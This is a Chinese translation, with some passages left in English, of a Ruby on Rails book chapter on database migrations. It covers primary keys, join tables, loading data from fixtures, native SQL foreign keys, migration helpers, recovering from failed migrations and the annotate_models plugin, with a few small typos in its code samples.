如果你给 `add_index` 以可选的参数 `:unique=>true`，则会创建一个唯一性的索引，强迫被索引列的值必须是唯一的。缺省地索引被命名为 `table_column_index`。你可以使用 `:name=>"somename"` 选项来覆写这个名字。如果在添加一个索引时，你使用了 `:name` 选项的话，你在移除索引时，也需要指定它。

你也可以创建一个复合索引 --- 多个列上的索引 --- 通过传递列名字数组给 `create_index`。在这种情况下只有第一个列名字在命名索引用时被使用。

五、Primary Keys (主键)

Rails 假定每个表都有个数字的主键(通常称为 `id`)。Rails 的责任是为添加到表的每个新行，自动地增加该列的值。

为什么要使用这些人工的主键？

大多数数据库 schema 都很不喜欢自然主键 --- 现实生活中主键是有意义的。为什么？因为现实世界每时都在改变。这些带给我们烦恼。使用票号最初看来可能是个好主意。毕竟，票号是唯一的。但如果下一年有了改变呢，我们发现我们需要包括两个字符来加强票号？突然间我们的主键必须更改。当主键被更改时，我们必须修改与这个票号关联的，数据库内的每个表。

如果你使用了一个人工的主键像 `id`，你会减少你的 schema 被现实世界修改的可能。当票号格式被修改时，你只需要更新票号表内的数据。

除非每个表有个自动增加的数字主键，否则 Rails 也不会很好地工作。它减少了列名字的繁琐。因此，对于你的 Rails 应用程序，我强烈建议让 Rails 有个 `id` 列。

如果你喜欢冒险，你可以为主键列使用不同名字(但要保证它是一个自动增加的整数)。可通过给 `create_table` 调用指定个 `:primary_key` 选项来完成。

```
create_table :tickets, :primary_key => :ticket_number do |t|  
  t.column :created_at, :timestamp  
  t.column :description, :text  
end
```

这添加 `ticket_number` 列给表，并设置它为主键。

```
mysql> describe tickets;
```

```

+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+
| ticket_number | int(11) | NO | PRI | NULL | auto_increment |
| created_at | datetime | YES | | NULL | |
| description | text | YES | | NULL | |
+-----+-----+-----+-----+
3 rows in set (0.34 sec)

```

冒险的下一步可能就是创建个不是整数的主键。这儿有个线索，但 Rails 开发者并不认为这是个好主意：migration 迁移不会让你这样做。

六、Tables With No Primary Key (没有主键的表)

有时候你可能需要定义一个没有主键的表。Rails 中的大多数情况是用于 join 表 --- 该表只有两个表，彼此是对方的外键。要使用 migration 迁移创建个 join 表，你必须告诉 Rails 不要自动添加 id 列。

```

create_table :books_authors(:id => false) do |t|
  t.column :book_id, :null => false
  t.column :author_id, :null => false
end

```

在这个例子中，你可能想在这个表上创建一个或多个索引，以加速在 books 和 authors 两者之间导航。注意这些索引不能是唯一属性。

第二版第十六章 Migrations---迁移(五)

16.4 Data Migrations (数据迁移)

Migration 迁移就是 Ruby 代码，因此它们可以完成你想得到的任何事，因为它们也是 Rails 代码，它们完全可以访问你在应用程序内已写的代码。实际上，migration 迁移可以访问模型类。这就让它可容易地创建能管理 development 数据库内数据的 migration 迁移。

让我们看看两个不同的情况，它们对管理 migration 迁移内的数据是很有用的：加载 development 数据和在应用程序版本之间迁移数据。

一、Loading Data With Migrations (用迁移加载数据)

大多数应用程序在我们可以使用它们之前，要求将一些背景信息加入到数据库中，甚至在开发阶段也是如此。如果我们在写在线商店，我们会需要 product 数据。我们也可能需要消费利率，用户简介等等信息。在以前，开发者把这些数据放到它们的数据库中，通常是由

手工输入 SQL 的 insert 语句。这很难管理，并且不能重复利用。也很难在工程开发中途加入这些。

Migration 迁移可让这变得容易。事实上在我的所有 Rails 工程中，发现我自己创建纯数据 migration 迁移 --- 即加载数据到一个现的 schema 内而不修改 schema 本身的 migration 迁移。

这儿有个典型的纯数据 migration 迁移，它是从新版 Pragmatic Bookshelf store 应用程序中抽取的。

```
class TestDiscounts < ActiveRecord::Migration
  def self.up
    down
    rails_book_sku = Sku.find_by_sku("RAILS-B-00")
    ruby_book_sku = Sku.find_by_sku("RUBY-B-00")
    auto_book_sku = Sku.find_by_sku("AUTO-B-00")
    discount = Discount.create(:name => "Rails + Ruby Paper",
                                :action => "DEDUCT_AMOUNT",
                                :amount => "15.00")
    discount.skus = [rails_book_sku, ruby_book_sku]
    discount.save!
    discount = Discount.create(:name => "Automation Sale",
                                :action => "DEDUCT_PERCENT",
                                :amount => "5.00")
    discount.skus = [auto_book_sku]
    discount.save!
  end
  def self.down
    Discount.delete_all
  end
```

注意，这个 migration 迁移是如何使用现有活动记录类的强大功能来寻找现有的 skus，创建新的 discount 并将两者组织起来的。同样注意在 up() 方法的开始处 --- 它初始化调用 down() 方法，down() 方法依次从 discounts 数据库删除所有行。这是纯数据 migration 迁移的通用模式。

二、Loading Data From Fixtures (从 Fixture 中加载数据)

Fixture 是包含运行测试时使用数据的文件。但是，稍微加工一下，我们也可使用它们在 migration 迁移期间来加载数据。

为了阐明过程，假设我们的数据库有个新的 users 表。我们会用下面的 migration 迁移来定义它：

```
class AddUsers < ActiveRecord::Migration
  def self.up
    create_table :users do |t|
      t.column :name, :string
      t.column :status, :string
    end
  end
  def self.down
    drop_table = :users
  end
end
```

我们在 db/migratte 目录创建个子目录，它用于保存我们要加载到 development 数据库的数据。我们称子目录为 dev_data。

```
depot> mkdir db/migrate/dev_data
```

在此目录内，我们将创建一个 YAML 文件来包含我们想加入到 users 表内的数据。我们称此文件为 users.yml。

```
dave:
  name: Dave Thomas
  status: admin
mike:
  name: Mike Clark
  status: admin
fred:
  name: Fred Smith
  status: audit
```

现在，我们生成一个 migration 迁移，让它将这个 Fixture 数据加入到 development 数据库。

```
depot> ruby script/generate migration load_users_data  
exists db/migrate  
create db/migrate/0xx_load_users_data.rb
```

最后，我们在 migration 迁移文件内写从 Fixture 加载数据的代码。This is slightly magical, as it relies on a backdoor interface into the Rails fixture code.

```
require 'active_record/fixtures'  
  
class LoadUserData < ActiveRecord::Migration  
  
  def self.up  
    down  
  
    f = Fixtures.new(User.connection, # a database connection  
                     "users", # table name  
                     User, # model class  
                     File.join(File.dirname(__FILE__), "dev_data/users"))  
  
    f.insert_fixtures  
  end  
  
  def self.down  
    User.delete_all  
  end  
end
```

传递给 Fixtures.new 的最后一个参数是包含 Fixture 数据的文件路径，但没有 .yml 扩展名。

三、Migrating Data With Migrations --- 用 migration 迁移来迁移数据

有时候一个 schema 修改也包括迁移数据。例如，你可能有个使用 float 来存储 price 的 schema。但是，如果你稍后出现冲突，你可能想修改 price 为一个存储分币的 integer。

如果你已经使用 migration 迁移来加载数据到数据库内，那么这儿有个问题： just change the migration file so that rather than loading 12.34 into the price column, you instead load 1234. But if that's not possible, you might instead want to perform the conversion inside the migration. One way is to multiply the existing column values by 100 before changing the column type.

```
class ChangePriceToInteger < ActiveRecord::Migration
```

```

def self.up
    Product.update_all("price = price * 100")
    change_column :products, :price, :integer
end

def self.down
    change_column :products, :price, :float
    Product.update_all("price = price / 100.0")
end

```

Note how the down migration undoes the change by doing the division only after the column is changed back.

第二版第十六章 Migrations---迁移(六)

16.5 Advanced Migrations --- 高级的 migration 迁移

大多数 Rails 开发者使用 migration 迁移的基本功能来创建和管理数据库 schema。但是，常常只需在向前一小步，就会让 migration 迁移更有用。本节讨论一些高级 migration 迁移用法。

一、Using Native SQL --- 使用原生 SQL

Migration 迁移给你一个不依赖数据库管理应用程序 schema 的方式。但是，如果 migration 迁移没有包含你需要的，能够完成你需要完成工作的方法，你将需要编写指定的数据库代码。要这样做，可使用 `execute()` 方法。

我常用的 migration 迁移例子是给子表添加一个外键约束。在创建 `line_items` 表时我们见过它。

```

class CreateLineItems < ActiveRecord::Migration
  def self.up
    create_table :line_items do |t|
      t.column :product_id, :integer, :null => false
      t.column :order_id, :integer, :null => false
      t.column :quantity, :integer, :null => false
      t.column :total_price, :integer, :null => false
    end
  end

```

```

execute "alter table line_items add constraint
fk_line_item_products
          foreign key (product_id) references
products(id)"

execute "alter table line_items add constraint fk_line_item_orders
          foreign key (order_id) references orders(id)"

end

def self.down

  drop_table :line_items

end

end

```

When you use `execute()`, you might well be tying your migration to a specific database engine: SQL you pass as a parameter to `execute()` uses your database's native syntax.

The `execute()` method takes an optional second parameter. This is prepended to the log message generated when the SQL is executed.

二、Extending Migrations --- 扩展 Migration 迁移

如果你观察前一节的 line item 迁移，你可能对两个 `execute()` 语句的重复部分感到奇怪。将外键的创建包含到 helper 方法内是很好的抽象。

我们可以通过添加一个方法来做到，如下面的 migration 迁移源文件。

```

def self.foreign_key(from_table, from_column, to_table)
  constraint_name = "fk_#{from_table}_#{from_column}"
  execute %{alter table #{from_table}
    add constraint #{constraint_name}
    foreign key (#{from_column})
    references #{to_table} (id)}
end

```

(`self.` 是必须的，因为 migration 迁移是作为一个类方法运行的，所以我们需要在这个上下文环境内调用 `foreign_key()`。)

在 `up()` 迁移内，我们可以使用下面来调用这个新方法

```

def self.up
  create_table ...

```

```
    end

    foreign_key(:line_items, :product_id, :products)
    foreign_key(:line_items, :order_id, :orders)

end
```

虽然，我们可能希望更进一步，使我们的 `foreign_key()` 方法能对所有的 `migration` 迁移有效。要做到这，可在应用程序的 `lib` 目录内创建一个模型，并添加 `foreign_key()` 方法。但这次，让它做为一个常规的实例方法，而不是类方法。

```
module MigrationHelpers

  def foreign_key(from_table, from_column, to_table)
    constraint_name = "fk_#{from_table}_#{from_column}"
    execute %{alter table #{from_table}
      add constraint #{constraint_name}
      foreign key (#{from_column})
      references #{to_table} (id)}
  end
end
```

现在，你可以添加下面行到你的 `migration` 迁移文件顶部，以在任何 `migration` 迁移内包括它。

```
require "migration_helpers"

class CreateLineItems < ActiveRecord::Migration
  extend MigrationHelpers
```

`require` 行会在 `migration` 迁移代码内产生模型定义，并且 `extend` 行会添加 `MigrationHelpers` 模板的方法做为 `migration` 迁移内的类方法。你可以使用这种技术来开发，共享任何数量的 `migration` 迁移 helper 方法。

(并且，如果你想让你的生活更轻松，有些人写了一个插件，它自动管理添加外键约束。)

第二版第十六章 Migrations---迁移(七)

16.6 When Migrations Go Bad

`Migration` 迁移经受着一系列问题。更新数据库 schema 的基础 DDL 语句不是事务的。这不是 `Rails` 的错误 --- 数据库对创建表，更新表和其它 DDL 语句不支持回滚。

让我们观察试图给数据库添加两个表的一个 `migration` 迁移。

```
class ExampleMigration < ActiveRecord::Migration
```

```
def self.up
  create_table :one do ...
end

create_table :two do ...
end

end

def self.down
  drop_table :two
  drop_table :one
end

end
```

在常规的事件过程中，`up()`方法添加表 `one` 和 `two`，并且用 `drop()`方法移除它们。

但如果在创建第二个表出现了问题时会发生什么呢？最终数据库会包含表 `one`，但不包含表 `two`。我们可以在 `migration` 迁移内修改这个问题，但现在我们却不能应用它 --- 如果我们试着用了，它将失败，因为表 `one` 已经存在了。

我们可以试试回滚 `migration` 迁移，但这没有用：因为原有的 `migration` 迁移失败了，数据库内的 `schema` 版本并没有更新，所以 `Rails` 不会尝试进行回滚。

从这点上说，你得浪费些时间用手工更改 `schema` 信息并删除表 `one`。但或许不值得这样做。在这些情况下，我们的建议是简单地删除整个数据库，然后再重建它，并应用 `migration` 迁移来生成回溯数据。你不会丢失任何东西，并且你会知道你有个一致的 `shema`。

16.7 Schema Manipulation Outside Migrations

本章描述的所有 `migration` 迁移方法也可有效地做为活动记录的 `connection` 对象方法，并且可以在 `Rails` 应用程序的模型，视图，控制器内访问。

For example, you might have discovered that a particular long-running report runs a lot faster if the `orders` table has an index on the `city` column. However, that index isn't needed during day-to-day running of the application, and tests have shown that maintaining it slows the application appreciably.

让我们写个方法，它创建索引，运行一个代码块，然后删除索引。它可是模型内的一个私有方法，或者是一个库内实现。

```
def run_with_index(column)
  connection.add_index(:orders, column)
begin
```

```
    yield  
  
    ensure  
  
      remove_index(:orders, column)  
  
    end  
  
  end
```

The statistics gathering method in the model can use this as follows:

```
def get_city_statistics  
  
  run_with_index(:city) do  
  
    # .. calculate stats  
  
  end  
  
end
```

16.8 Managing Migrations

有些东西会降低 migration 迁移的作用。随着时间推移，你的 schema 定义将会分散到大量的单个 migration 迁移文件内，这么多的文件会影响你 schema 内每个表的定义。当这发生时，它会变得很难准确查看包含的每个表。这儿有一些让生活更轻松的建议。

有些 team 不能用于单独的 migration 迁移以获取所有的 schema 版本。相反，它们保持 migration 迁移文件在每个表内，其它 migration 迁移文件加载 development 数据到这些表中。当它们需要修改 schema 时(比如说给表添加列)，为那个表编辑现有的 migration 迁移文件。然后，它们清除并重新创建数据库，并重复应用所有的 migration 迁移。依据这个途径，它们总是可以在那个表的 migration 迁移文件内看到每个表的整个定义。

To make this work in practice, each member of the team needs to keep an eye on the files that are modified when updating their local source code from the project's repository. When a migration file changes, it's a sign that the database schema needs to be recreated.

Although it seems like this scheme flies against the spirit of migrations, it actually works well in practice.

使用 migration 迁移的另一种途径是我们本章前面描述的，为 schema 的每次修改创建一个新的 migration。为了保持对 schema 发展的跟踪，你可以使用 annotate_models 插件。在运行时，这个插件观察当前的 schema 并添加对每个表的描述在用于那个表的模型顶部。

使用下面命令来安装 annotate_models 插件：

```
depot> ruby script/plugin install  
      http://svn.pragprog.com/Public/plugins/annotate_models
```

一旦安装完，你就可以在任何时候运行它：

```
depot> rake annotate_models
```

完成后，每个模型源文件将有个注释块，它文档化相应数据库表列。例如，对于 Depot 应用程序，文件 line_item.rb 文件的开头是：

```
# Schema as of June 12, 2006 15:45 (schema version 7)

#
# Table name: line_items
#
# id :integer(11) not null, primary key
# product_id :integer(11) default(0), not null
# order_id :integer(11) default(0), not null
# quantity :integer(11) default(0), not null
# total_price :integer(11) default(0), not null
#
class LineItem < ActiveRecord::Base
# ...
```

如果随后你修改了 schema，只要重新运行 Rake 任务：注释块将被更新以反映当前数据库状态。